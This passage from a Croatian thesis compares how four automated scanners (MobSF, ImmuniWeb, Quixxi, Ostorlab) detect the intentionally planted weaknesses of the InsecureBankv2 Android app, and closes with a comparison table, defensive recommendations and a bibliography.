Razviti potpuno sigurnu aplikaciju nije jednostavan posao. Danas postoje različiti alati za automatsko otkrivanje ranjivosti koji ubrzavaju proces testiranja. Alati najčešće provode automatsku statičku analizu, ali postoje i automatski testovi za dinamičku analizu. Na aplikaciji InsecureBankv2 su testirani: MobSF [16], Quixxi [18], ImmuniWeb [17] te Ostorlab [19]. Detaljnija analiza pronađenih ranjivosti je dana u potpoglavljima 4.1, 4.2, 4.3 i 4.4, a na kraju poglavlja se nalazi usporedba alata u obliku tablice.

4.1. MobSF

MobSF [16] je alat otvorenog koda za automatsku statičku i dinamičku analizu mobilnih aplikacija na platformama iOS, Android i Windows Mobile. MobSF omogućuje brže i jednostavnije testiranje aplikacija. Za analizu aplikacije je potrebno učitati APK datoteku ili izvorni kod u obliku zip datoteke. Pokreće se na *localhostu.*

MobSF pronalazi 4 izvezene aktivnosti aplikacije InsecureBankv2, iako ih zapravo postoji 5. LoginActivity komponentu ne prepoznaje kao izvezenu jer ona ne koristi eksplicitno atribut `exported`, već `intent-filter` elemente zbog kojih se smatra izvezenom. Uz 8 postojećih aktivnosti, među pronađene je uvrstio i AdActivity te InAppPurchaseActivity. Alat pronalazi 2 komponente tipa prijemnik: MyBroadCastReceiver i EnableWallet-OptimizationReceiver od čega je 1 izvezen, a to je upravo MyBroadcastReceiver, te 1 komponentu tipa ContentProvider: TrackUserContentProvider, koja je ujedno i izvezena. MobSF osim osnovnih informacija o aplikaciji, pruža i informacije o certifikatu. Pronađeno je i svih 9 dozvola iz Manifest datoteke, a MobSF i njih kategorizira po stupnju rizičnosti. Opasnosti visoke razine su opisane u tablici 4.1.

Dozvola	Opis
android.permission.ACCESS_COARSE_LOCATION	dozvola za pristup lokaciji
android.permission.INTERNET	dozvola za pristup internetu
android.permission.READ_CONTACTS	dozvola za pristup kontaktima
android.permission.READ_PROFILE	dozvola za pristup osobnim podatcima profila
android.permission.SEND_SMS	dozvola za slanje SMS poruke
android.permission.USE_CREDENTIALS	dozvola za pristup spremljenim računima na uređaju
android.permission.WRITE_EXTERNAL_STORAGE	dozvola za pristup i modifikaciju podataka SD kartice

Tablica 4.2. Popis dozvola koje zahtjeva InsecureBankv2 aplikacija

Sve izvezene komponente su također kategorizirane kao opasnosti visokog stupnja rizika, kao i atribut android:debuggable="true". Atribut android:allowBackup="true" je označen kao srednje opasan.

Kroz dinamičku analizu je moguće pozivati metode iz klasa i pratiti ponašanje aplikacije. Za pozivanje metoda je potrebno poznavati izvorni kod jer alat ne nudi popis imena svih klasa i metoda. Postoji i automatski test za otkrivanje svih komponenti tipa aktivnosti i svih izvezenih komponenti. Dinamička analiza nudi pristup HTTP prometu, tj. popisu zahtjeva i odgovora, kao i pozivima metoda za kriptiranje. Kroz alat je moguće pristupiti sadržaju baze podataka, tj. my_db.db datoteci.

Alat je pronašao većinu ranjivosti koje aplikacija sadrži, ali nije upozorio na lošu autorizaciju, tj. mogućnost prijavljivanja sa korisničkim imenom "devadmin" bez potrebe za unosom lozinke, loše izvedenu promjenu lozinke jer aplikacija ne zahtijeva unos stare lozinke ili bilo kakav drugi oblik provjere vjerodostojnosti korisnika već je moguće direktno mijenjati lozinku. To su logičke stvari o kojima programer mora voditi računa jer ih je alatu teško otkriti. Osim toga, nije uspio prepoznati sve izvezene komponente. Alat podržava samo testiranje preko emulatora.

4.2. ImmuniWeb

ImmuniWeb [17] je alat koji služi za automatsku statičku i dinamičku analizu aplikacija Android i iOS sustava. Baziran je na OWASP Mobile Top 10 testu. Za testiranje je potrebno učitati APK datoteku ili pronaći aplikaciju na GooglePlay trgovini. ImmuniWeb vraća izvještaj o pronađenim ranjivostima u obliku PDF datoteke.

Alat je pronašao 7 nesigurnosti niskog rizika, 1 nesigurnost srednjeg rizika, 0 nesigurnosti visokog rizika te je dano 5 upozorenja za InsecureBankv2 aplikaciju. Kao srednje opasan rizik je kategorizirano to što aplikacija ne kriptira spremljene podatke u bazi podataka. Atribut `android:debuggable="true"` je kategoriziran kao niska opasnost. Vrijednost atributa treba promijeniti u *false* kod aplikacije spremne za distribuciju. Atribut `android:allowBackup="true"` je prema ImmuniWebu također niska opasnost, kao i nedostajanje atributa `android:filterTouchesWhenObscured="true"`. Potonji atribut predstavlja zaštitu od *tap jacking* napada. Alat nije pronašao sve izvezene komponente, a nedostaje LoginActivity. Ona u manifestu nije eksplicitno označena kao izvezena, ali se zbog korištenja elementa `intent-filter` smatra izvezenom. Izvezene komponente su prema ImmuniWebu opasnost niskog rizika.

Alat je upozorio na 5 potencijalnih opasnosti, a to su implicitno korištenje objekata tipa Intent, mogućnost korištenja JavaScripta u WebView komponenti, korištenje elemenata `intent-filter`, dozvolu za spremanje i brisanje sadržaja SD kartice te dozvole za slanje SMS-a, pristup kontaktima i lokaciji.

Alat nije upozorio na loš autorizacijski mehanizam i nesigurnu promjenu lozinke, loše izvedenu kriptografiju korisničkog imena i lozinke u Crypto klasi, loše izveden autentifikacijski

mehanizam, nesiguran komunikacijski protokol, nedostajanje kopiraj/zalijepi zaštite, curenje podataka kroz Log klasu i memoriju, a nisu pronađene ni sve izvezene komponente.

4.3. Quixxi

Quixxi [18] je alat koji služi za automatsku statičku analizu ranjivosti po OWASP MASVS standardu. Kategorizacija ranjivosti ovisi o tehničkim i poslovnim utjecajima koje ranjivost može imati na aplikaciju i korisnike. Za testiranje je potrebno učitati APK datoteku, a Quixxi vraća izvještaj o pronađenim ranjivostima u obliku PDF datoteke.

Alat je pronašao 15 ranjivosti InsecureBankv2 aplikacije, od čega su 3 kategorizirane kao opasnosti visokog rizika, 8 srednjeg rizika te 4 niskog rizika. Alat ispisuje podatke o certifikatu aplikacije. (Slika 4.1.)

Slika 4.1. Informacije o certifikatu InsecureBankv2 aplikacije

Izvezenost aktivnosti je kategorizirana kao rizik visokog stupnja. Izvezena komponenta može predstavljati ulaznu točku aplikacije i tako potencijalno izložiti osjetljive podatke. Quixxi je prepoznao 4 izvezene komponente, iako ih zapravo postoji 5. Na popisu nedostaje LoginActivity koja u manifestu nije eksplicitno označena kao izvezena, već se zbog korištenja elementa `intent-filter` smatra izvezenom. Izvezenost komponente

MyBroadcastReceiver je također označena kao visoko opasna. Ako je prijemnik izvezen, a šalju se eksplicitni objekti tipa Intent, oni ni ne moraju odgovarati zadanom elementu `intent-filter`, jer izvezenost prijemnika omogućuje aplikaciji slanje i implicitnih i eksplicitnih

Intent objekata. Treća opasnost visoke razine je izvezenost ContentProvider komponenti jer se time izlažu pohranjeni osjetljivi podatci.

Mogućnost stvaranja pričuvne kopije je srednje opasan rizik zbog mogućnosti curenja osjetljivih podataka. U srednje opasne rizike spada i mogućnost debugiranja, kao i nekorištenje C/C++ koda. Čiste nezaštićene Android aplikacije su nakon dekompajliranja jako slične originalnima pa je bolje koristiti C/C++ biblioteke. Ekstenzije su .so, .dylib, .dll, .a, .lib, ovisno o platformi. Java ih učitava pomoću JNI sučelja. Problem Java biblioteke, tj. dostupnosti bytecodea kroz *.class datoteke je taj što se vrlo lako može doći do izvornog koda reverznim inženjerstvom. Mogućnost curenja podataka kroz Log mehanizme je također srednje opasan rizik. Kad je aplikacija jednom gotova, preporučljivo je ukloniti sve Log mehanizme. U istu skupinu spadaju i korištenje kopiraj/zalijepi mehanizma, mogućnost snimanja zaslona, ne korištenje nikakve zaštite podataka kad je aplikacija u pozadini, tj. prikaz zaslona aplikacije u pozadini je isti kao i kad je pokrenuta na zaslonu te nesiguran kriptografski mehanizam u CryptoClass klasi.


Nedostatak instalacijskog verifikacijskog koda je označen kao rizik niske razine opasnosti. Instalacijski verifikacijski kod služi za provjeru izvora preuzimanja, npr. Google Play, Amazon, Samsung itd.

`MODE_WORLD_READABLE` i `MODE_WORLD_WRITEABLE` svojstva omogućuju pristup i mogućnost mijenjanja bilo koje datoteke na koju se odnose od strane bilo koje aplikacije s uređaja. Njihovo prisustvo je označeno kao nisko opasan rizik, a koriste se kod poziva metode `MyBroadCastReceiver.onReceive()`. U istu skupinu spada i mogućnost pokretanja aplikacije kroz emulator, kao i ranjivosti SQLite baze podataka.

Alat provodi statičku analizu pa nije mogao otkriti ranjivosti koje je moguće pronaći jedino dinamičkom analizom: curenje podataka u memoriji i nesiguran komunikacijski protokol. Alat nije upozorio na loše izvedenu autorizaciju i nesigurno mijenjanje lozinke, mogućnost spremanja unosa u rječnik tipkovnice, eksplicitno korištenje Intent objekata, a nije uspio ni pravilno prepoznati sve izvezene komponente.

4.4. Ostorlab

Ostorlab [19] je alat za automatsku statičku analizu ranjivosti Android ili iOS aplikacija i pruža detaljnu analizu pronađenih ranjivosti. Za testiranje je potrebno učitati APK datoteku. Testiranje traje nešto duže u usporedbi s ostalim alatima, a izvještaj o pronađenim ranjivostima se korisniku šalje na e-mail adresu. Proces skeniranja pomoću Ostorlab alata je ilustriran na slici 4.2.




Slika 4.2. Ilustracija procesa analize ranjivosti pomoću Ostorlaba [20]

Ostorlab je mogućnost debugiranja aplikacije označio kao jedinu opasnost visokog rizika InsecureBankv2 aplikacije. Mogućnost debugiranja omogućava napadaču pristup datotečnom sustavu te pristup osjetljivim podatcima. Neobfusciran kod je prema Ostorlabu srednje opasan rizik, jer obfusciranje koda usporava proces reverznog inženjerstva, ali ga ne može potpuno zaustaviti. Obfusciranje čini kod nerazumljivim i poželjno je zbog potencijalnog zlonamjernog dekompajliranja aplikacije. Nedostatak mrežne sigurnosne konfiguracije je opasnost niskog rizika. Mrežna sigurnosna konfiguracija omogućuje aplikaciji specifikaciju mrežnih sigurnosnih postavki preko XML datoteke. U elementu `application` u manifest datoteci je potrebno pod atributom `android:networkSecurityConfig` navesti XML datoteku koja sadrži mrežne sigurnosne postavke. Poželjno je dodati mrežnu konfiguraciju koja bi dopuštala samo kriptirani promet. Mogućnost stvaranja pričuvne kopije je potencijalan rizik. Ukoliko aplikacija sadrži osjetljive podatke za koje nije poželjno stvaranje kopije, atribut `allowBackup` je potrebno postaviti na vrijednost *false*. Mogućnost SQL napada umetanjem je također

potencijalan rizik. Ostorlab upozorava na izvezene komponente koje predstavljaju ulazne točke aplikacije i uspijeva ih sve prepoznati.

Pod informativnim porukama se nalaze: provjera je li uređaj *rootan*, ispis svih komponenti koje potencijalno prihvaćaju unos podataka od korisnika, sva korištenja Log mehanizama, pozivi metoda za kriptiranje te SQLite pozivi. Alat također nudi informacije o certifikatu, a prikazane su na slici 4.3.



Slika 4.3. Ostorlab - Informacije o certifikatu aplikacije InsecureBankv2

Alat provodi statičku analizu i zato nije otkrio ranjivosti koje je moguće pronaći jedino dinamičkom analizom: curenje podataka u memoriji, nesiguran komunikacijski protokol, curenje podataka kod Log poruke. Alat nije upozorio na čisti, tj. nekriptirani sadržaj u bazi podataka, loše izvedenu autorizaciju i nesigurno mijenjanje lozinke, nesigurnu implementaciju kriptiranja, nesigurna dozvola kopiraj/zalijepi mehanizma i spremanja unosa u rječnik tipkovnice te eksplicitno korištenje Intent objekata.

Usporedba prethodno opisanih alata te ocjena razine opasnosti je dana u tablici 4.1., gdje „Visoka“, „Srednja“ i „Niska“ označavaju razine opasnosti, „Info“ označuje da alat svojstvo ne klasificira kao ranjivost, ali daje informacije o njemu, „+“ ako se ranjivost može pronaći, ali alat ne nudi ocjenu rizika te „-“ za nepronađene ranjivosti.

Ranjivost	**MobSF**	**ImmuniWeb**	**Quixxi**	**Ostorlab**
Izvezenost komponenti	Visoka	Niska	Visoka	Visoka
Slab autorizacijski mehanizam	-	-	-	-
Loše izvedena kriptografija	+	-	Srednja	Info
Curenje podataka u memoriji	+	-	-	-
Jednostavno dekodiranje	-	-	Srednja	Srednja
Ranjivost mehanizma kopiraj/zalijepi	-	-	Srednja	-
Curenje podataka kroz Log mehanizme	+	-	Srednja	Info
Curenje podataka kroz priručnu memoriju korisničkog rječnika	-	-	-	-
Mogućnost izrade pričuvne kopije	Srednja	Niska	Srednja	Niska
Mogućnost debugiranja	Visoka	Niska	Srednja	Visoka
SQL umetanje	+	-	-	Niska

Nesiguran komunikacijski protokol	+	Niska	-	Info
Nekriptirani podatci u bazi	+	Srednja	Niska	-
Slab autentifikacijski mehanizam	-	-	-	-

Tablica 4.1. Usporedba alata i pronađenih ranjivosti

5. Zaključak

Temeljni korak prevencije od zlonamjernih napada na aplikaciju je pisanje sigurnog koda koji neće sadržavati ranjivosti. Ranjivosti aplikacije je potrebno pronaći statičkom i dinamičkom analizom, a potom ih ukloniti. Statičkom analizom ranjive aplikacije InsecureBankv2 je otkriveno da aplikacija sadrži neobfusciran kod zbog čega je aplikaciju moguće jednostavno dekodirati reverznim inženjerstvom. Analizom manifest datoteke pronađene su izvezene komponente aplikacije, tj. komponente kojima je moguće pristupiti iz bilo koje druge aplikacije u sustavu. U manifest datoteci InsecureBankv2 aplikacije je dozvoljeno stvaranje pričuvne kopije i debugiranja što može voditi do curenja podataka. Analizom koda je otkriven slab autentifikacijski i autorizacijski mehanizam, kao i slabo implementirana kriptografija. Do curenja podataka može voditi i mehanizam kopiraj/zalijepi, ali i korištenje korisničkog rječnika. Dinamička analiza služi za otkrivanje curenja podataka tijekom izvođenja aplikacije. U aplikaciji InsecureBankv2 su pronađena curenja u memoriji i Log porukama. Aplikacija koristi nesiguran komunikacijski protokol.

Na InsecureBankv2 aplikaciji je testirano nekoliko alata za automatsko otkrivanje ranjivosti. Alati pronalaze ranjivosti programskom analizom manifest datoteke, praćenjem poziva određenih metoda te analizom datoteka direktorija projekta. Iako su alati poprilično uspješno odradili svoj posao, oni ne mogu prepoznati sve postojeće ranjivosti. Osim toga, razlikuju se i u domenama ranjivosti koje testiraju, a često različiti alati različito vrednuju iste oblike ranjivosti, pa je tako npr. mogućnost debugiranja prema ImmuniWebu nisko opasan rizik, dok je prema Ostorlabu jedina ranjivost ove aplikacije visoke razine, izvezene komponente su za MobSF, Quixxi i Ostorlab visok rizik, dok su prema ImmuniWebu niska opasnost itd.

Odgovornost razvojnog inženjera je distribuirati sigurnu aplikaciju koja jamči privatnost korisnika i njegovih osobnih podataka. Što je aplikacija izoliranija, to je manje ranjiva u slučaju da se na uređaju nađe zloćudna aplikacija. Aplikacija za pohranu osjetljivih podataka treba koristiti internu pohranu podataka, jer datotekama stvorenim internom pohranom nije moguće pristupiti iz drugih aplikacija. Kod vanjske pohrane podataka potrebno je koristiti kriptografske algoritme. Za komunikaciju između aplikacije i servera je potrebno koristiti HTTPS protokol koji omogućava kriptiranu komunikaciju. Kad je jednom aplikacija gotova, poželjno je iskoristiti ProGuard alat za obfusciranje koda i izbacivanje svih Log mehanizama. Aplikacija treba koristiti implicitne namjere i neizvezene komponente i prije svakog objavljivanja osjetljivih podataka poželjno je provesti provjeru vjerodostojnosti korisnika.

6. Literatura

[1] CIS FER, *Sigurnost operacijskog sustava Android 4.0*, (2012, ožujak). Poveznica: https://www.cis.hr/files/dokumenti/CIS-DOC-2012-03-042.pdf; pristupljeno 22. svibnja 2020.

[2] GlobalStats statcounter, *Mobile Operating System Market Share Worldwide*,(2020, travanj). Poveznica: https://gs.statcounter.com/os-market-share/mobile/worldwide; pristupljeno 22. svibnja 2020.

[3] PositiveTechnologies, *Vulnerabilities and threats in mobile applications*, (2019, lipanj). Poveznica: https://www.ptsecurity.com/ww-en/analytics/mobile-applicationsecurity-threats-and-vulnerabilities-2019/; pristupljeno 23.svibnja 2020.

[4] Wikipedia, *Android (operating system)*,(2020, svibanj). Poveznica: https://en.wikipedia.org/wiki/Android_(operating_system); pristupljeno:23.svibnja 2020.

[5] Sheran Gunasekera, *Android Apps Security*. 1. Izdanje. 2012., rujan; Apress, SAD

[6] Umer Farooq, Android Operating System Architecture, (2018., srpanj). Poveznica: https://www.researchgate.net/publication/326507076_Android_Operating_System_Architecture; pristupljeno: 25.svibnja 2020.

[7] Srinivasa Rao Kotipalli, Mohammed A. Imran, *Hacking Android*, (2016., srpanj); Packt Publishing, UK.

[8] Kulkarni, Keyur & Javaid, Ahmad. *Open Source Android Vulnerability Detection Tools: A Survey*; The University of Toledo; (Toledo, 2018.)

[9] Stefan Brähler, *Analysis of the Android Architecture*, Fakultät für Infromatik (Karlsruhe, 2010.)

[10] Github repozitorij InsecureBankv2 aplikacije: https://github.com/dineshshetty/Android-InsecureBankv2; pristupljeno: 13.6.2020.

[11] Github repozitorij Drozer alata: https://github.com/FSecureLABS/drozer; 13.6.2020.

[12] Github repozitorij Apktool alata: https://github.com/topics/apktool; 13.6.2020.

[13] Github repozitoroj Inspeckage alata: https://github.com/ac-pm/Inspeckage; 24.4.2020.

[14] BurpSuite alat: https://portswigger.net/burp; 17.4.2020.

[15] Github repozitorij ApkSign alata: https://github.com/appium/sign; 7.4.2020.

[16] Github repozitorij MobSF alata: https://github.com/MobSF/Mobile-Security-Framework-MobSF; 29.4.2020.

[17] ImmuniWeb alat: https://www.immuniweb.com/mobile/; 30.4.2020.

[18] Quixxi alat: https://quixxisecurity.com/; 30.4.2020.

[19] Osotrlab alat: https://www.ostorlab.co/; 30.4.2020.

[20] Montealegre, C., Njuguna, C.R., Malik, M.I., Hannay, P., McAteer, I.N., *Security vulnerabilities in android applications*; 16th Australian Information Security Management Conference (pp. 14-28); (2018.,Perth, Australia); Edith Cowan University

[21] Github repozitorij Android Backup Extractor alata: https://github.com/nelenkov/android-backup-extractor; 30.4.2020.

[22] PortSwigger, *Using Burp Proxy* (2020.) Poveznica: https://portswigger.net/burp/documentation/desktop/tools/proxy/using; pristupljeno 17.4.2020.

[23] Xposed Module alat: https://repo.xposed.info/; 24.4.2020.

Sažetak

Android sustav i aplikacije namijenjene za Android su zbog široke rasprostranjenosti i podataka kojima raspolažu česta meta napadača. Cilj svakog napada je pronaći ranjivost aplikacije koja se može zlonamjerno iskoristiti. Temeljni korak prevencije od napada je pisanje sigurnog koda koji neće sadržavati ranjivosti. Cilj ovog rada je upoznati se s mogućim ranjivostima aplikacija i načinima na koje ih napadač može iskoristiti. Analiza je provedena na aplikaciji koja sadrži namjerno umetnute ranjivosti, a ranjivosti su otkrivene statičkom i dinamičkom analizom aplikacije. Na kraju je testirano koje se od pronađenih ranjivosti mogu pronaći strojnim putem. Testirani alati za automatsko otkrivanje ranjivosti nisu uspjeli pronaći sve prisutne ranjivosti.

Ključne riječi : Android, Android aplikacije, ranjivosti Android aplikacija, ranjivosti Android sustava, zlonamjerni napadi

Summary

Android operating system and Android applications are often target for malware attacks due to their wide distribution and valuable data they have access to. Attacker searches for application vulnerabilities and after finding a vulnerability, the next step is exploitation. The best defense against these attacks is to develop secure code that will not contain vulnerabilities. The goal of this final thesis is to educate about possible application vulnerabilities and the ways in which an attacker can exploit them. The analysis of possible vulnerabilities is performed on an application that contains intentionally inserted vulnerabilities. Vulnerabilities are detected by performing static and dynamic application analysis. Finally, it is tested which of the vulnerabilities could be detected by using automated tools. Automated vulnerability scanners failed to find all present vulnerabilities.

Key words: Android, Android application, Application vulnerabilities, Android vulnerabilities, malware attacks

Skraćenice

IPC	*Inter-process communication*	međuprocesna komunikacija
API	*application programming interface*	aplikacijsko programsko sučelje
URI	*Uniform Resource Identifier*	identifikator elektroničkog izvora
JDB	*Java Debugger*	Java debuger
APK	*Android Package Kit*	Android paket

Privitak

Korištena aplikacija https://github.com/dineshshetty/Android-InsecureBankv2